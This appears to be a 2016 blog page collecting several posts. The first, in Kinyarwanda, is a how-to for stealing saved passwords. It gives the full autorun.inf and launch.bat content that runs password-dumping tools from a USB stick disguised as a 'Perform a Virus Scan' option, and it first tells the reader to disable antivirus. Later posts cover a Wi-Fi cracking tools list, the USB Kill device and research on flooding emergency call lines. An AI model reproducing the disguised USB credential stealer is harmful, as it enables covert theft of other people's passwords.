Wednesday, October 12, 2016

Dore uuburyo wakwiba ama password yakoreshejwe kuri mudasobwa mu gihe cyahise.

Tugiye Kurebera Hamwe uko wa Kwiba cyangwa wabona Password zitandukanye ukoresheje Flash, gusa muratwihanganira ko amagambo amwe n’amwe agaruka mu ndimi z’amahanga kuko bitoroshye kuyabonera ikinyarwanda, nk’uko mubizi Windows ibika ama Password yamwe mu bintu dukoresha buri munsi nka messenger passwords , MSN, Yahoo, AOL, Windows messenger ,…. Hamwe na Outlook Express, SMTP, POP, FTP ikoreshe uburyo bwa auto-complete passwords itagwa na ama Browser amwe nka Internet Explorer na FireFox.Ushobora gukoresha ama Tools yo kurikavaringa (Recover) izo password ukoreshe USB PenDrive.
Ibikenewe:
MessenPass: Ikoreshwa mu gukora Recover ya Password za MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger, Trillian, Miranda, and GAIM.
Mail PassView: Ikoreshwa mu gukora Recover ya Password za email nka: Outlook Express, Microsoft Outlook 2000 (POP3 na SMTP Accounts gusa), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP na SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.

IE Passview: Ikoreshwa mu gukora Recover ya Password za Internet Explorer
Protected Storage PassView: Ikoreshwa mu gukora Recover ya Password zabitswe n’ama Browser atandukanye
Hamwe n’izindi nyinshi nka PasswordFox, …
Bitewe naho ugiye gukura Password ukoreshwa izi Tools twashyize Hano
Dore Uko Bikorwa:
Icyitonderwa: Hagarika byagahe gato AntiVirus yawe.
1. Kora Download y’ayo ma Tools 5 twavuze haruguru ubundi uzishyire kuri Flash yawe
(mspass.exe, mailpv.exe, iepv.exe, pspv.exe na passwordfox.exe).
2. Fungura NotePad ubundi Wandikemo
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
Ubundi uyibike (Save) Kuri iri izina
New Text Document.txt to autorun.inf
Kora Copy ya autorun.inf kuri Flash Yawe
3. Fungura indi NotePad nshya ubundi wandikemo
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
Yibike ubundi uyihe iri zina
New Text Document.txt to launch.bat
Kora Copy ya launch.bat file kuri Flash yawe
Ubu Flash yawe yiteguye gukoresha mukuzana Password.
1. Shyira Flash yawe kuri mashine kuri Message ubona hitamo Option yambere (Perform a Virus Scan)
2. Ubu za Tookit washyizeho zitangira gukora akazi kazo zifata buri Password yose zikabika muri .txt document.
3. Scan irangiye Password zose ushobora kuzibona muri ya Text Document.
Icyitonderwa: Izana Password zakoreshejwe kuri mashine, kuma browser, applicatio . Muri Version zose za Windows

Wednesday, September 28, 2016

Flash Disk which Kills Computer permanently, On Sale

Remember Killer USB stick?

A proof-of-concept USB prototype that was designed by a Russian researcher, Dark Purple, last year, to effectively destroy sensitive components of a computer when plugged in.

Now, someone has actually created the Killer USB stick that destroys almost anything – such as Laptops, PCs, or televisions – it is plugged into.

A Hong Kong-based technology manufacturer is selling a USB thumb drive called USB Kill 2.0 that can fry any unauthorized computer it's plugged into by introducing a power surge via the USB port. It costs$49.95.

How does USB Kill 2.0 work?


As the company explains, when plugged in, the USB Kill 2.0 stick rapidly charges its capacitors via the USB power supply, and then discharges – all in a matter of seconds.

The USB stick discharges 200 volts DC power over the data lines of the host machine and this charge-and-discharge cycle is repeated several numbers of times in just one second, until the USB Kill stick is removed.
"When tested on computers, the device isn't designed or intended to erase data," the company says. "However, depending on the hardware configuration (SSD [solid-state drive] vs. platter HDD [hard disk drive]), the drive controllers may be damaged to the point that data retrieval is impractical."

"Any public facing USB port should be considered an attack vector," the company says in a news release. "In data security, these ports are often locked down to prevent exfiltration of data or infiltration of malware, but are very often unprotected against electrical attack."


When And For Whom USB KILL Would Be Useful?


USB Kill stick could be a boon for whistleblowers, journalists, activists, and, not to forget, cyber criminals, who want to keep their sensitive data away from law enforcement as well as cyber thieves.


It is like, if you're caught, kill yourself. In the same fashion as terrorists do. Here I mean to kill the data from your laptop if the law enforcement has caught your laptop. And USB Kill stick does the same for you.

However, the company claims to have developed USB Kill 2.0 stick for the sole purpose of allowing companies to test their devices against USB Power Surge attacks and to prevent data theft via "Juice Jacking" attacks.

Video Demonstration


You can watch the video demonstration below by the company that shows USB Kill 2.0 stick in action.


[embed]https://youtu.be/3hbuhFwFsDU[/embed]

Monday, September 26, 2016

Top 10 Wifi Hacking Tools

In this Top 10 Wifi Hacking Tools we will be talking about a very popular subject: hacking wireless networks and how to prevent it from being hacked. Wifi is often a vulnerable side of the network when it comes to hacking because WiFi signals can be picked up everywhere and by anyone. Also a lot of routers contain vulnerabilities which can be easily exploited with the right equipment and software such as the tools included with Kali Linux. A lot of router manufacturers and ISPs still turn on WPS by default on their routers which makes wireless security and penetration testing even more important. With the following Top 10 Wifi Hacking Tools you are able to test our own wireless networks for potential security issues. For most tools we’ve supplied a link to a tutorial which will help you get started with the tools. Let’s start off the Top 10 Wifi Hacking Tools with the first tool:

1 Aircrack-ng



Aircrack is one of the most popular tools for WEP/WPA/WPA2 cracking. The Aircrack-ng suite contains tools to capture packets and handshakes, de-authenticate connected clients and generate traffic and tools to perform brute force and dictionary attacks. Aicrack-ng is an all-in-one suite containing the following tools (among others):
– Aircrack-ng for wireless password cracking
– Aireplay-ng to generate traffic and client de-authentication
– Airodump-ng for packet capturing
– Airbase-ng to configure fake access points

The Aicrack-ng suite is available for Linux and comes standard with Kali Linux. If you plan to use this tool you have to make sure your Wifi card is capable of packet injection.

Aircrack-ng aireplay-ng WPA Handshake

Website: http://www.aircrack-ng.org/
Tutorial: http://www.hackingtutorials.org/wifi-hacking/how-to-hack-upc-wireless-networks/

2 Reaver



Number 2 in the Top 10 Wifi Hacking Tools is Reaver. Reaver is another popular tool for hacking wireless networks and targets specifically WPS vulnerabilities. Reaver performs brute force attacks against Wifi Protected Setup (WPS) registrar PINs to recover the WPA/WPA2 passphrase. Since many router manufacturers and ISPs turn on WPS by default a lot of routers are vulnerable to this attack out of the box.

In order to use Reaver you need a good signal strength to the wireless router together with the right configuration. On average Reaver can recover the passphrase from vulnerable routers in 4-10 hours, depending on the access point, signal strength and the PIN itself off course. Statistically you have a 50% chance of cracking the WPS PIN in half of the time.

Pixie Dust attack

Website: http://code.google.com/p/reaver-wps/
Tutorial: http://www.hackingtutorials.org/wifi-hacking/pixie-dust-attack-wps-in-kali-linux-with-reaver/

3 Pixiewps



PixieWPS is a relatively new tool included with Kali Linux and also targets a WPS vulnerability. PixieWPS is written in C and is used to brute force the WPS PIN offline exploiting the low or non-existing entropy of vulnerable access points. This is called a pixie dust attack. PixieWPS requires a modified version of Reaver or Wifite to work with. Since this tools has become quite popular in little time, it earns the number 3 in our Top 10 Wifi Hacking Tools list.

Pixie Dust attack

Website: https://github.com/wiire/pixiewps/
Modified Reaver: https://github.com/t6x/reaver-wps-fork-t6x
Tutorial: http://www.hackingtutorials.org/wifi-hacking/pixie-dust-attack-wps-in-kali-linux-with-reaver/

4 Wifite


Wifite is an automated tool to attack multiple wireless networks encrypted with WEP/WPA/WPA2 and WPS. On start-up Wifite requires a few parameters to work with and Wifite will do all the hard work. It will capture WPA handshakes, automatically de-authenticate connected clients, spoof your MAC address and safe the cracked passwords.

Website: https://code.google.com/p/wifite/

5 Wireshark


Wireshark is one of the best network protocal analyzer tools available, if not the best. With Wireshark you can analyse a network to the greatest detail to see what’s happening. Wireshark can be used for live packet capturing, deep inspection of hundreds of protocols, browse and filter packets and is multiplatform.

Wireshark is included with Kali Linux but also available for Windows and Mac. For certain features you do need a Wifi adapter which is supports promiscuous and monitoring mode.

Website: https://www.wireshark.org
Tutorial: http://www.howtogeek.com/104278/how-to-use-wireshark-to-capture-filter-and-inspect-packets/

Or follow one of these online courses:
– Wireshark Crash Course
– Wireshark Tutorial – Get Wireshark Certification

6 oclHashcat


Number 6 in our Top 10 Wifi Hacking Tools is oclHashcat. oclHashcat is not a dedicated Wifi hacking tool and is not included with Kali Linux, but it can do brute force and dictionary attacks on captured handshakes very fast when using a GPU. After using the Aircrack-ng suite, or any other tool, to capture the WPA handshake you can crack it with oclHashcat using your GPU. Using a GPU with oclHashcat, instead of a CPU with Aicrack-ng, will speed up the cracking process a lot. An average GPU can try about 50.000 combinations per second with oclHashcat.

oclHashcat is available for Windows and Linux and has a version for AMD and Nvidia video cards. AMD video cards require Catalyst 14.9 exactly and Nvidia video cards require ForceWare 346.x or later to work.

oclhashcat

Website: http://hashcat.net/oclhashcat/
Tutorial: http://www.hackingtutorials.org/wifi-hacking/cracking-wpa-oclhashcat-gpu/

7 Fern Wifi Cracker


Fern Wifi Cracker is a wireless security auditing and attack tool written in Python. Fern Wifi Cracker is the first dedicated Wifi hacking tool in this list which has an graphical user interface. Fern is able to crack and recover WEP, WPA and WPS keys and contains tools to perfom MiTM attacks.

Fern Wifi Cracker runs on any Linux distribution which contains the prerequisites. Fern Wifi Cracker is included with Kali Linux.

Website: https://code.google.com/p/fern-wifi-cracker/

8 Wash



Wash is a tool to determine whether an access point has WPS enabled or not. You can also use Wash to check if an access point locked up WPS after a number of Reaver attempts. A lot of access points locks itself up as a security measure when brute forcing the WPS PIN. Wash is included with the Reaver package and comes as a standard tool with Kali Linux.

Wash-WPS-locks wifi hacking tools Top 10 Wifi Hacking Tools

Website: http://code.google.com/p/reaver-wps/
Tutorial: http://www.hackingtutorials.org/wifi-hacking/wps-wifi-networks-with-kali-linux-wash/

9 Crunch



Crunch is a great and easy to use tool for generating custom wordlists which can be used for dictionary attacks. Since the success rate of every dictionary attack depends on the quality of the used wordlist, you cannot avoid creating your own wordlist. Especially when you want to create wordlists based on default router passwords. Crunch can also be piped directly to other tools like Aircrack-ng. This feature can save a lot of time since you won’t have to wait until large password lists have been generated by Crunch before you can use them.

Crunch Password List generation Top 10 Wifi Hacking Tools

Website: http://sourceforge.net/projects/crunch-wordlist
Tutorial: http://www.hackingtutorials.org/general-tutorials/password-list-with-crunch/

10 Macchanger



Last but not least in this top 10 Wifi Hacking Tools is Macchanger. Macchanger is a little utility which can be used to spoof your MAC address to a random MAC address or you can make up your own. Spoofing your MAC address for wifi hacking might be necessary in order to avoid MAC filters or to mask your identity on a wireless network.

MAC Address spoofing with macchanger

Website: https://github.com/alobbs/macchanger
Tutorial: http://www.hackingtutorials.org/general-tutorials/mac-address-spoofing-with-macchanger/

Thursday, September 22, 2016

Turn your Phone into a Wifi- Pc Hard Drive

WiFi USB Disk - Smart Disk Pro v1.59
1rpqVlk.png
WiFi USB Disk - Smart Disk Pro v1.59

Smart Disk Mounter is the app which the smart phone can be used as Wireless USB disk at the computer. Smart mobile phones can be used as a wireless hard drive in PC Windows and Mac OS-X.

It is designed that the smartphone can do same operation with general USB memory disk or Wi-Fi wireless disk device. It doesn't use any USB cable, USB memory, memory card, web browsers or the general FTP programs.

This app offers functions to save and read the data of smartphone in PC Windows and Mac OS-X.

Have you been using the USB memory which is easy to be lost or broken? Put the valuable data into your valuable smartphone. That'll be much better in aspect of security.

Are you still carrying your important data with USB memory? The Smart Disk Mounter app which can be used as "Portable Hard Disk" in the computer is the only app to use your data more safely and conveniently.

This app is designed for security of data. It is great for carrying the important files such as valuable documents, source codes, or certificate.

Now, Use the Smart Disk connecting by wireless rather than USB memory connecting with port. You can carry and use them much more convenient.

Meanwhile, you feel difficult at saving and using data in smart phone. When you install the Smart Disk Mounter, your smartphone becomes convenient device for saving data through Wi-Fi much better than USB memory.

What's New

Support External SD Card

Screenshots

Requires Android : 2.3 and up

Click here to Download it

Tuesday, September 13, 2016

How a hacker can Disrupt 123 Police Emergency Call & Put your life in danger.

What would it take for hackers to significantly disrupt the  Police emergency call system?

It only takes 6,000 Smartphones.

Yes, you heard it right!

According to new research published last week, a malicious attacker can leverage a botnet of infected smartphone devices located throughout the country to knock the 123 service offline in an entire state, and possibly the whole country, for days.


The attacker would only need 6,000 infected smartphones to launch automated Distributed Denial of Service (DDoS) attacks against 911 service in an entire state by placing simultaneous calls from the botnet devices to the emergency numbers.

However, as little as 200,000 infected mobile phones could knock the 123 emergency call system offline across the entire Country.

Where does the Problem Lies?


Researchers from Ben-Gurion University of the Negev's Cyber-Security Research Center say the problem is in the fact that current US Federal Communications Commission (FCC) regulations demand all calls to 123 must immediately be routed to emergency services, regardless of the caller's identifiers.

In other words, mobile carriers re-route all 123 emergency calls to a local Public Safety Answering Point (PSAP) without even verifying the caller's identity or whether the caller is subscribers to the mobile network.


These identifiers could be a phone's International Mobile Subscriber Identity (IMSI) and International Mobile Station Equipment Identity (IMEI) codes, which tell whether the caller is a subscriber to their service and identity of the mobile equipment, respectively.

How can Attackers Carry Out such Attacks?


All an attacker need is a mobile botnet to launch TDoS (Telephony Denial of Service) attacks. The attack can be carried out in two ways:

  • By infecting smartphones with malware, or

  • By buying the smartphones needed to launch the TDoS attack.


The researchers Mordechai Guri, Yisroel Mirsky, and Yuval Elovici note in a paper [PDF] that an attacker could exploit cellular network protocols by placing a rootkit or persistent, low-level malware within the baseband firmware of a mobile phone.

The rootkit can then mask and randomize all cellular identifiers, causing the cell phone to have no genuine identification within the cellular networks.
"Such anonymised phones [bots] can issue repeated [123] emergency calls that can not be blocked by the network or the emergency call centers, technically or legally," the team notes in the paper.

Secondly, an attacker could simply buy 6,000 or 200,000 smartphones, which could cost $100,000 or $3.4 Million – a small sum for state-sponsored attackers – to jam 123 emergency system in an entire state or across the whole country respectively.

This TDoS attack should not come as a surprise, as during the 123 terror attack on the Twin Towers in New York City, thousands of legitimate callers collectively dialing 123 caused DDoS attacks on both telephony network as well as the emergency reporting system.

Of course, the team did not perform this attack in an actual, nationwide system. It created a small simulated cellular network based on North Carolina's 123 network and attacked it instead.

The team bot-infected Samsung Galaxy S3, S4 and S5 smartphones running Android 4.4 and 5.x operating system to test their work.

How can we prevent such DDoS campaign against our Emergency Services?


Such attacks are currently difficult to block, as PSAPs have no way to blacklist fake calls. Also, blocking at the network level is not possible beyond selectively turning off cellular service in bot-infested areas.

However, researchers suggest some countermeasures that can mitigate such attacks, which includes:

  • Storing IMEIs and other unique identifiers in a phone's trusted memory region (like ARM-processor design TrustZone), where malware can not alter them.

  • Implementing a mandatory "Call Firewall" on mobile devices to block DDoS activities like frequent 123 calls.


Since these changes would require government cooperation, security professionals, cellular service providers, emergency services, and others, it is hard to expect such significant changes in reality anytime soon.

For in-depth and detailed information about the attack and possible mitigation procedures for US authorities, you can head on to the research paper [PDF] titled, '1-2-3 DDoS: Threat, Analysis and Mitigation.'


Why September 12 is International Programmer's Day

Happy Programmer's Day: September 12. There are few main ways to celebrate Programmer's Day. One is to say something nice to a programmer. Another is to tweet something funny about programmers and/or Programmer's Day.


Another way to celebrate is to show off that you understand it. Today is Programmer's Day because September 12 is the 256 day of the year.

  • 256 is the equivalent to one "byte" of data (or, more precisely, the maximum number of values in one byte, including zero).

  • 256 also translates into the hexadecimal value of 100. Hex is a base-16 number system, a way to express binary numbers in modern computers, and the subject of a lot of programmer jokes.

  • And 256 is also the highest power of two that is less than 365.


But, we think the best way to celebrate Programmer's Day is to spend the day speaking in code.

With that in mind, here's some of the best celebration tweets of the day.